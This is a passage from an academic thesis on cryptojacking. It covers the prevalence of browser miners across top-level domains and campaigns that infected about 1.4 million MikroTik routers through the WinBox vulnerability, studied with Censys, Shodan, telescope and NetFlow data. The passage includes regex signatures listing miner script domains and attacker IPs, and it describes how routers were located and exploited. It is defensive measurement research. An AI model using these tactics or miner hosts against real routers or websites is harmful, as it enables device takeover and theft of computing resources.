We have crawled ~20% of the domains in 1,136 different TLDs in order to analyze the prevalence of cryptojacking on the Internet. As Table 5.3 shows, cryptojacking activity varies enormously within different TLD zones. The four largest TLDs, *.com*, *.de*, *.net* and *.org* show a similar percentage of cryptojacking websites, but we have discovered more than 5 times as much cryptojacking activity in the Russian TLD. Also, domains in the Brazilian and Spanish ccTLDs are more susceptible to cryptojacking, having respectively 4 and 3 times more cryptojacking activity than average. On the contrary, the *.top*, *.us* and *.loan* zones host only a few cryptojacking websites. As the website category analysis in Figure 5.1 depicts, *Adult content* is the most prevailing category involved in cryptojacking activities. This caught our attention for the *.xxx* sponsored TLD, which is specially created for websites hosting adult content. Since we had access to the complete zone file, we decided to crawl the complete domain instead of only ~20%. Surprisingly, after crawling almost 92K *.xxx* domains, only one website was found to be actively cryptomining.

When comparing the used mining applications within different TLDs, large discrepancies can be distin-

Miner application	**#**	**Percentage**	**Miner application**	**#**	**Percentage**
Coinhive	2,531	48.767%	WP-Monero-Miner	60	1.156%
Unknown	689	13.276%	Omine	56	1.079%
CoinImp	513	9.884%	Monero-mining	55	1.060%
Cryptoloot	504	9.711%	Cryptonoter	50	0.963%
Mineralt	276	5.318%	Cryptominer	26	0.501%
Nerohut	247	4.760%	Minero	24	0.462%
Webminerpool	233	4.489%	Nebula	23	0.443%
Unknown-advanced-miner	92	1.773%	Webmine	19	0.366%
SMMCH	80	1.541%	Coincube	19	0.366%
Browsermine	73	1.407%	Project-poi	4	0.077%
Webminepool	62	1.195%	Adless	1	0.019%

Table 5.2: Distribution of cryptomining application installations in the Internet scale crawl (sum of percentages is >100%, because of websites using multiple applications)




Figure 5.1: Distribution of website categories of the identified cryptojacking domains

guished, as shown in Figure 5.2. While Coinhive is the most popular miner in most zones, Cryptoloot is favored by websites in the Russian TLD, whereas French and Czech websites are home to more Nerohut miners. The Russian zone is also the only TLD where a Browsermine is deployed more than just occasionally, namely on 46 different websites. The high number of *generic* (unknown) miner applications in the Dutch and Belgian zone is remarkable. A large number of these domains in the *.nl* and *.be* zone are part of a campaign involving expired domain names of a Dutch registrar (*Totaaldomein B.V.*) to host pornographic content and unknown cryptominers. We identified more TLD specific campaigns, which we discuss in the next section.

Our results show different popularity of used mining applications compared to previous work of Ruth et al. [87]. They detected Coinhive on 85% to 90% of the *.com*, *.net* and *.org* TLDs, whereas we determine that this value is significantly lower (~50%). Their identification was based on the NoCoin blocklist [32], and our analysis proves that a simple solution like such a blocklist is unable to detect all miners and analysis with it results in different outcomes. It also highlights the fast changes within the cryptojacking landscape, as some of the now detected miner applications did not exist during their crawl at the beginning of 2018.

5.2.2. Campaign prevalence

Although the focus of this crawl was not on analyzing campaigns, our crawler still collected the information allowing for campaign analysis. This allows us to explain the differences between TLDs by investigating the campaigns present within these TLDs, but it also allows us to estimate the prevalence of organized campaigns. Since clustering on a shared *siteKey* identified the most campaigns in our campaign-focused crawl in Section 4.2 of the previous chapter, we have limited this short campaign analysis section to just this method.

To estimate the prevalence of cryptojacking campaigns on websites – in other words, how many of the infected websites in this random sample are part of a campaign –, we have taken the set of *siteKeys* identified as being used in a campaign in the previous chapter plus the *siteKeys* found on more than 5 different websites in this crawl. For each actively cryptojacking website in the current crawl, we checked whether the used *siteKey* was identified as being used in a campaign. This analysis showed that 2,477 (48%) of the actively cryptojacking websites discovered in this random sample are part of a campaign. This allows us to conclude that almost half of the cryptojacking activity encountered on websites is thus organized.

Some of the campaigns identified in this crawl explain (partly) the popularity of mining applications of different TLDs. For example, the largest campaign involving *siteKey Wz4tHR* was found on 320 blogs hosted by an Italian blog provider. The sophisticated campaign targeting Bitrix24 websites – as discussed in Section 4.2.3 – was well represented in this random sample, with 281, mostly Russian, websites involved in this campaign. This partly explains the popularity of Cryptoloot in this TLD. Wallet address *48tLvH* for mining in the *supportxmr.com* mining pool, was found on 57 websites as listed in Table 4.11, but is discovered on 86 websites in this random sample. Not surprisingly, the WordPress campaign involving the malicious `jquory.js` file is also well represented in this crawl, as it was detected on 96 websites in this random sample. This short summary of the campaigns discovered within this crawl displays the importance of campaign analysis, as it adds context to our findings. Based on this campaign analysis we can explain large differences in TLD infections rates based upon the existence of cryptojacking campaigns focused on certain zones.

TLD	Size	Crawled	Cryptojacking	Percentage
.com	149,937,597	27,555,546 (18.4%)	2,353	0.009%
.net	15,008,406	2,741,550 (18.3%)	238	0.009%
.de	15,089,860	2,244,139 (14.9%)	254	0.011%
.org	11,330,764	2,021,630 (17.8%)	145	0.007%
.info	6,524,248	1,309,323 (20.6%)	77	0.005%
.ru	5,480,467	998,422 (20.0%)	593	0.059%
.nl	5,360,173	880,122 (16.4%)	191	0.022%
.top	4,024,497	788,748 (19.6%)	19	0.002%
.br	3,813,745	383,910 (10.1%)	185	0.048%
.fr	3,449,775	567,887 (16.5%)	133	0.023%
.pl	2,621,515	523,497 (20.0%)	81	0.015%
.us	2,409,802	472,323 (19.6%)	2	0.000%
.loan	2,228,165	445,749 (20.0%)	0	0.000%
.es	2,010,710	327,810 (16.3%)	110	0.036%
.online	1,105,999	219,447 (19.8%)	67	0.031%
.pro	295,201	58,999 (14.2%)	32	0.054%
.space	268,846	53,363 (20.0%)	19	0.036%
.website	276,063	54,704 (19.8%)	21	0.038%
.xxx	93,101	91,877 (98.7%)	1	0.001%
Total		**48,948,669**	**5,190**	**0.011%**

Table 5.3: Results of this crawl estimating cryptojacking prevalence on websites. Listed are the top 10 largest TLDs, followed by a number of remarkable ones




Figure 5.2: The distribution of used mining applications used more than once within various TLDs

6
Exploring man-in-the-middle cryptojacking attacks

Objective	Estimate prevalence and analyze (organized) man-in-the-middle cryptojacking attacks
Dataset	Censys, Shodan, TU Delft Network Telescope and NetFlows
Size	1,452,550 router IP addresses
Time frame	July 2018 – April 2019

6.1. Methodology

In 2018, news reports came out that more than 200K MikroTik routers were infected with cryptojacking malware [76]. As we have discussed in Section 2.4, attackers exploited a vulnerability within the operating system of these routers to deploy man-in-the-middle (*MITM*) attacks. By sending a carefully crafted payload, adversaries obtained high privilege credentials, which allowed them to change the firewall rules, set up an HTTP proxy and install cryptojacking scripts on the device. The result was that connections made by *any* user to *any* website through that router were injected with a cryptominer. Besides the aforementioned news reports, no academic investigation involving this attack has been done, which is exactly what we do in this chapter.

In previous chapters, we have used our own crawling infrastructure to crawl websites on the Internet. The MITM attack vector involves the compromise of MikroTik routers, which could be located anywhere in the entire IPv4 space. Since we can not crawl the entire range of IP addresses for MikroTik routers, we must divert to other crawling solutions. Therefore we used crawling data from *Censys.io* [25] as a basis for our cryptojacking campaign analysis of the MITM attack vector. As discussed in Section 2.4, the exploitation through the rewriting proxy server was unusual, as it exposed the Web page to the Internet instead of presenting it just to the clients behind the infected router. Since MikroTik routers can use both port 80 and 8080 to deploy an HTTP proxy server, an Internet-wide survey of these ports made it possible to discover which MikroTik routers are currently infected as they are serving the proxy Web page with a cryptomining script included. Based on the embedded *siteKey* we are able to track who currently *"owns"* the device. The analysis in this chapter was made possible through a combination of four datasets, each covering a different angle of the reported malicious activity: first, we use traces from a large network telescope to analyze adversarial scanning activity. Second, we rely on periodic crawls for the proxy status page by *Censys.io* [25] and third, we query *Shodan* [93] to discover when MikroTik routers were listed for the first time in their search results. Fourth, we use NetFlow traces from a Tier 1 network operator data to visualize communication patterns between the infected routers and the remaining Internet to identify their staging hosts and quantify the volume and revenue of this large scale exploitation. In the subsequent paragraphs, we discuss these datasets in more detail and explain the methods used to process these datasets.

Network telescope In order to exploit routers using the WinBox vulnerability discussed in Section 2.4, an attacker must first know where vulnerable MikroTik routers are located. This identification and localization could be done in two ways: either the adversary scans the Internet for open ports or banners that would identify the devices, or obtains a list of vulnerable devices. To discover which adversaries are actively scanning the Internet for devices with the aforementioned WinBox vulnerability, we rely on a large network telescope of three partially populated /16 networks of the Delft University of Technology, through which a total of approximately 130K IP addresses are monitored. Blenn et al. have shown that analysis using such a relatively small network telescope is able to collect meaningful data to perform attack intelligence research [5]. In order to discover whether TCP port 8291 is open, where after a payload triggering CVE-2018-14847 can be sent, adversaries first need to complete a TCP handshake. This ensures that perpetrators cannot spoof their source IP as otherwise the handshake could not complete, and reveals either the location of the adversary or the proxy used by the adversary. The export of all packets received on port 8291 in this telescope resulted in a 1.58GB pcap file including 16M packets.

Censys active crawls To trace infections and their evolution, we rely on Censys [25], a company that scans and archives the responses of all IPv4 addresses on a number of common ports, among them 8080 and 80. We

```
#standardSQL
SELECT
 ip, autonomous_system.description, p8080.http.get.body AS p8080_body,
 p80.http.get.body AS p80_body, location.country_code
FROM
 ‘Censys-io.ipv4_public.<date>‘
WHERE
 p8080.http.get.headers.server = "Mikrotik HttpProxy" OR
 p80.http.get.headers.server = "Mikrotik HttpProxy";
```

Listing 6.1: The BigQuery used to retrieve the Censys dataset twice a week from Google BigQuery

Miner type	**Regular expression**
Coinhive	`new CoinHive\.Anonymous | coinhive.com/lib/coinhive.min.js`
	`coinhive | authedmine.com/lib/ | cnhv\.co`
Cryptoloot	`CRLT\.anonymous | webmine.pro/lib/crlt.js | cryptoloot`
	`verifier.live/lib/crypta.js | crypta`
Coinimp	`coinimp | new CoinImp.Anonymous | new Client.Anonymous | scrip`
	`freecontent.data | freecontent.date | hostingcloud.science`
	`hashing\.win | srcips | freecontent.stream | priv\.su`
Omine	`omine\b | omineID`
Webminer	`coinwebmining.com | cwm\.js | serv1swork | mining711 | gazanew`
Mineralt	`ecart\.html\?bdata= | amo\.js\" | mepirtedic\.com | gramombird\.com`
	`tulip18\.com | mineralt\.io | dinorslick | istlandoll\.com`
	`feesocrald\.com | besstahete\.info | nexioniect\.com`
	`pampopholf\.com | feesocrald`
Coinhave	`minescripts\.info`
Coinpot	`coinpot | wait\.php`
Monero-mining	`perfekt`
Webminepool	`webminepool\.com/lib/base\.js | WMP\.Anonymous`
Obfuscated	`147\.135\.234\.198 | 91\.134\.24\.238 | unescape | pastebin`

Table 6.1: Regular expressions used to detect mining code in the Censys datasets

```
\.Anonymous\(.([A-Za-z0-9_]+) | OMINE\(\"([\w\S]+)\# | OMINEId\(.([\w\S]+).\, |
var addr = .([A-Za-z0-9_]+) | \.User\(.([A-Za-z0-9_]+) | srv.+\?key\=([A-Za-z0-9]+) |
OMINE\(.([\w\S]+).\, | var wallet = .([A-Za-z0-9_]+) | PerfektStart\(.([A-Za-z0-9]+) |
<script async=\"\" class=\"([A-Za-z0-9=]+)\".src=\".+\"></script>
```

Listing 6.2: The regular expression used to retrieve the *siteKey* from HTML pages in the Censys datasets

were granted academic access to their datasets hosted on Google BigQuery, from which we retrieved these Internet surveys twice a week between the first wide-scale exploitations in July 2018 until April 2019, and identified a router as a MikroTik device if the proxy header was set to `MikroTik HttpProxy` and as infected if it contained scripts for cryptomining. The used query is shown in Listing 6.1 and executing it for the dates in our timeframe resulted in a dataset of 43GB, yielding a total of 1,664,910 unique IP addresses of which 1,452,550 (87%) belonged to an infected router at some point during the study.

As listed in the BigQuery in Listing 6.1, we retrieved the IP address, the name of the Autonomous System (AS) the IP is part of, the country code and the full HTTP body of the webpage present (if present) on both port 80 and 8080. On these HTML pages, there could have been a miner installed or not. As shown in an example in Listing 2.2 in Section 2.4, mining scripts are typically located in the head of an HTML page serving an iFrame in which the user can browse while mining for the attacker. To extract useful information from of the retrieved HTML pages, we have used a set of regular expression listed in Table 6.1 to retrieve the type of mining application present on the page. We have based these regular expressions on the signatures used in our campaign-focused crawl from Chapter 4 as well as reports from Troy Mursch from BadPackets, who has also tracked this infection for a period of time [64]. We extracted the accompanied *siteKey* with the regular expression listed in Listing 6.2. The throttle value was retrieved using a similar regular expression.

Shodan active crawls A second service that scans the IPv4 space for Internet-connect devices and their opened ports is Shodan [93]. Besides listing ports, the service additionally extracts banners to link it with known vulnerabilities, and makes it possible to conveniently search for specific devices and services present on an IP address. Given the Internet surveys of Censys, we queried the database of Shodan and recorded when a particular IP that could be identified as compromised due to the HTTP proxy page including cryptomining code appeared in Shodan's database. Therefore, we queried the host information endpoint of Shodan's API with the history flag enabled and searched for the timestamp the words `mikrotik` or `routeros` appeared in Shodan crawling results for the first time.

Operator NetFlows While the aforementioned datasets provide insights into vulnerable devices and which routers are exploited at a given moment, they do not reveal anything about the scale of the operation and how the infrastructure is actually managed and controlled. To expose such operations, we analyzed NetFlow traces from the network of a Tier 1 operator from January 2018 until December 2018, which were collected at a 1:8192 sampling ratio at each of their routers.

While the IP addresses of vulnerable MikroTik devices are public knowledge, as they appear in both Censys' and Shodan's public datasets, we need to ensure the privacy of Internet users and their traffic during our study. For our analysis, we obtained NetFlow traces for all connections from or to the 1.4M infected MikroTik routers in a tuple containing a timestamp, source and destination addresses and ports, as well as packet size, which allowed us to investigate when and how these routers made connections. An example of a NetFlow trace is listed in Listing 6.3, in which we see an adversary communicating with an infected router on the vulnerable WinBox port 8291 on multiple days. Unlike the router IP, the identity of the other endpoint is irrelevant, and was anonymized to a pseudo-random value. For this, the operator applied the CryptoPan algorithm [112] to anonymize the remote points of the NetFlows. This algorithm does prefix-preserving deterministic randomization of IPv4 addresses based on the Advanced Encryption Standard (AES) as a source of randomness and was proven to be semantically secure by Xu et al. [112]. The key to the data randomization remained with the Tier 1 network operator. The procedure was developed in collaboration and approved by relevant departments of the operator and the university. This prefix-preserving anonymization will thus allow an analysis of whether devices connecting to and controlling the vulnerable routers are located for example in the same /24 network, but not in which one. We can furthermore investigate whether there are specific anonymized IP addresses that connect to multiple vulnerable or infected routers to do exploitation or quantify the number of hijacked flows due to source and destination port combinations, but we cannot tell the identity of these devices nor the destinations visited by the victims. In order to help the presentation of the results and elaboration on certain strategies and patterns, we will mention these anonymized IP addresses in this thesis. However, these do not allow any inferences on networks and/or except that addresses in the same netblock – for example a /24 – were also in the same subnet in the original trace. Whenever we use an anonymized IP address in the text, it will be printed in *italic*, while the publicly known and thus not anonymized IP address of an infected router would be shown in regular font.

```
date        timestamp      proto  src ip        port     dest ip      port    size
2018-08-24  22:44:20.459   TCP    65.12.53.189:8291  ->  65.12.137.1   :12214   360448
2018-08-25  00:53:49.643   TCP    65.12.53.189:8291  ->  65.12.137.163 :34405   360448
2018-09-06  17:45:04.226   TCP    65.12.53.189:8291  ->  65.12.141.118 :49587   360448
2018-09-06  17:45:04.226   TCP    65.12.53.189:8291  ->  65.12.141.118 :49587   360448
```

Listing 6.3: An example of NetFlow traces from an infected MikroTik router on port 8291 to other devices

6.2. Results

In this section, we analyze the techniques, tactics and procedures (*TTP*) adversaries used in the exploitation of 1.4M MikroTik routers and their subsequent abuse. As various investigations by anti-virus companies [33, 97] revealed that the infection of Internet infrastructure showed similarities to client-based malware, we discuss this infection based on a life cycle similar to such client malware [81]. In the life cycle of a router infection, we have defined five stages as shown in Figure 6.1. It begins with the identification of candidate victims, the exploitation of the WinBox vulnerability, and methods used to gain a foothold and consolidate the infection. After a device is compromised, actors install tools to monetize the exploited routers and perform maintenance, until the infected system is removed from the pool of infections due to decommissioning, patching or being taken over by another attacker.




Figure 6.1: Life cycle of a MikroTik router infection

As we discuss in this chapter, each of the individual steps can be accomplished in a variety of ways, and we find adversaries using different techniques and tooling in each of the life cycle phases. In Section 6.2.6, these findings on the individual stages will be combined into an overview of the actor landscape.

6.2.1. Identification

In order to gain a foothold on a machine, adversaries first need to know where exploitable devices are located. This also holds true for vulnerable MikroTik routers, of which according to market surveys approximately 2M devices were installed worldwide [91]. Routers are usually deployed in one of three ways on the Internet: they are either provided by the Internet Service Provider (ISP) to the customer who uses the device to connect to the ISP's network, or they are bought, deployed and operated by the customer itself to connect to the Internet, or they are part of the network infrastructure of the ISP. As RouterOS was used across the entire MikroTik product line, we see vulnerable devices of all three deployment types in practice.

Figure 6.2 shows a heatmap of all MikroTik routers that were exploited at least once during the study period, mapped to a geographic location using the MaxMind GeoIP database [52]. The devices are very prevalent in select parts of the world, especially Brazil and Indonesia, where MikroTik devices belong to 29% and 35% of all publicly accessible IP addresses of the largest operators in these countries. This indicates that these devices were provided by the ISP to its customers. In fact, 103,345 exploited MikroTik routers could be linked back to the 5 most compromised ISPs. The heatmap however also shows sparse deployments throughout the world, with clusters appearing in densely populated areas, proportionally to the number of IP addresses located in an area, suggesting that these routers were owned and operated by end customers.

As depicted in the life cycle in Figure 6.1, the first step an adversary has to take to exploit a vulnerable router is to locate it. In this identification step, we distinguish two methods, either the adversary scans the Internet for routers responding on the vulnerable WinBox port 8291 or it uses public data sources such as Shodan to locate potential victims.

Discovery using port scanning To localize potential victims, adversaries could make use of port scanning to test remote IPs whether they have TCP port 8291, the port associated with the WinBox vulnerability, open. This reconnaissance could be done at different levels of granularity and sophistication: on the low end, attackers could blindly trawl through the entire Internet in a horizontal port scan to discover any potential victim, albeit at the disadvantage of creating much noise and potentially being identified, blocked and blacklisted. A sophisticated scanner would do some prior background research, and determine in which networks large MikroTik installations exist, searching for routers given by an ISP to its customers or being part of the ISP's network itself. Given the heatmap in Figure 6.2, it would exhibit higher levels of sophistication when an adversary scanned for devices located in Indonesia instead of France.

We can differentiate between these type of strategies by using the data provided by the network telescope




Figure 6.2: Geographical locations of the MikroTik routers compromised during the study period




Figure 6.3: Packets received on port 8291 in our network telescope (in solid blue) and observed NetFlows (in dashed red)

and general NetFlow statistics. Figure 6.3 shows the absolute number of packets directed towards port 8291 in our telescope (the solid blue line) as well as traffic carried by the operator involving port 8291 during 2018 aggregated by day (shown by the dashed red line). The vertical lines show important milestones in the lifespan and news coverage of the WinBox vulnerability. On March 24, 2018, the average daily traffic towards TCP 8291 exploded by 6 orders of magnitude, as the Hajime botnet executed a short, but concentrated horizontal scan for a number of ports including port 8291 across the Internet [69]. On April 23, 2018, the WinBox vulnerability was discovered and patched on the same day by MikroTik. The resulting news coverage only leads to a very minor continuous increase in scanning traffic. Starting mid-July 2018, the first cryptojacking installations started to appear in the wild, followed by multiple public proofs-of-concept for the exploit and in the beginning of August the CVE report was published in the National Vulnerability Database [72].

As we can see in Figure 6.3, the characteristics of telescope and NetFlow traffic resemble each other. Both record the same sudden increase due to the Hajime botnet at the same moment with similar magnitude, demonstrating that the botnet initiated an unspecific worldwide trawl for port 8291. While after this burst the telescope traffic returns to business-as-usual, we see in the NetFlow data that geographically targeted scans immediately followed, and continued to run until the end of the observation period. As the number of infections started to rise in December 2018, we observe increased worldwide scanning activity as both our network telescope and the NetFlow data report more connections towards port 8291.




Figure 6.4: Histogram of the specificity of scans for port 8291 per Autonomous System (AS)




Figure 6.5: The percentage of unlisted routers per *siteKey* during the first 14 days of their activity

Out of the total of 1.7M IP addresses that probed both our three /16 network ranges and the rest of the Internet during the late March burst, only 124K sources continued to probe specific parts of the Internet for router vulnerabilities. This seems to indicate that the scanners used data collected from previous tests (as our passive monitors would not respond to 8291), or that additional knowledge is used to steer the search. In order to determine the specificity of these scanners, we compared the traffic distributions of the Tier 1 operator towards all autonomous systems with the traffic distribution per anonymized scanning source IP address. This relative comparison accounted for the fact that the operator would not be part of an exact random sampling of all worldwide traffic flows, but that due to BGP policies and specific IXP and PoP presences certain autonomous systems would be preferred. From this relative comparison, we can determine whether sources showed specific preferences for select networks, or scanned the Internet non-discriminately. Figure 6.4 shows a histogram of the scanners' deviation from the expected non-discriminatory baseline. We distinguish three basic behaviors: the bulk – which is also visible in our telescope – targets the entire Internet unspecifically, a smaller but significantly sized group specializes and concentrates the scan on one autonomous system, while a very small portion of adversaries scan a large but apparently curated list of destinations.

Localization using public datasets In addition to actively scanning IPs on the Internet to test whether they are using RouterOS and are potentially exploitable, attackers could try to gather a list of device IPs of potential targets directly, for example by searching on Shodan, a search engine for Internet-connected devices. To determine whether an attacker uses such services to locate vulnerable routers, we consider the moment Censys retrieved a Web page from a router with a mining *siteKey*, meaning that at this moment the device was compromised. If at the moment of publication on Censys the router was not yet listed in Shodan, the perpetrator must have found the router through independently scanning for it. If prior to the Censys publication date, there already existed a record in Shodan, the attacker could have obtained knowledge from this service.

When we track this relationship for every *siteKey* on the date it first appeared on one of the 1.4M routers, we find that in 54% of the cases, a new *siteKey* is installed on routers which were already listed in Shodan, whereas 29% of the new installations were derived from independent scanning. In the rest of the cases, too few routers were compromised with the same *siteKey* to significantly categorize it. Figure 6.5 shows the percentage of unlisted routers per *siteKey* within the first 14 days of their activity. We clearly see two regimes. Innovators and early adopters, such as *d68a7a* and *hsFAjj*, shown as dashed lines all perform their own discovery, and start off with a high number of new, unlisted routers IPs. This percentage drops over time, as the compromised routers expose the proxy Web page including the cryptominer to the Internet and are thus quickly included in Shodan. On the contrary, we find that 54% of the campaigns primarily feed off public lists to populate their infection pool, such as *0xbdaf* which starts its infection with only 5% unlisted routers and adds only a handful of unlisted routers to its installed base afterwards. The largest and most profitable campaign *6a9929* had at its peak 13,815 routers infected concurrently, almost exclusively drawn from public lists. As we will see in Section 6.2.6, the degree of innovation is not a proxy for the amount of revenue these campaigns make – innovation does not always seem to pay off.

6.2.2. Vulnerability exploitation

With the vulnerable routers identified, adversaries can trigger the WinBox vulnerability as explained in Section 2.4 by sending a carefully crafted payload. While the activities of the perpetrators on the devices cannot be inferred using our datasets, we can investigate patterns of how adversaries infect devices, and how infected devices are taken over, which we present in this section.

Infections and re-infections As we have discussed in Section 6.2.1, we have seen a large number of IPs in our telescope and in the NetFlow data that scanned for port 8291. Furthermore, we have seen that actors have additionally used records from Shodan to find exploitable targets. Once a device however appears in Shodan, it could already be infected, as it can be listed due to a proxy running on port 80 or 8080. This naturally raises the question whether and how re-infections occur, in other words, whether actors are grabbing compromised devices from others.

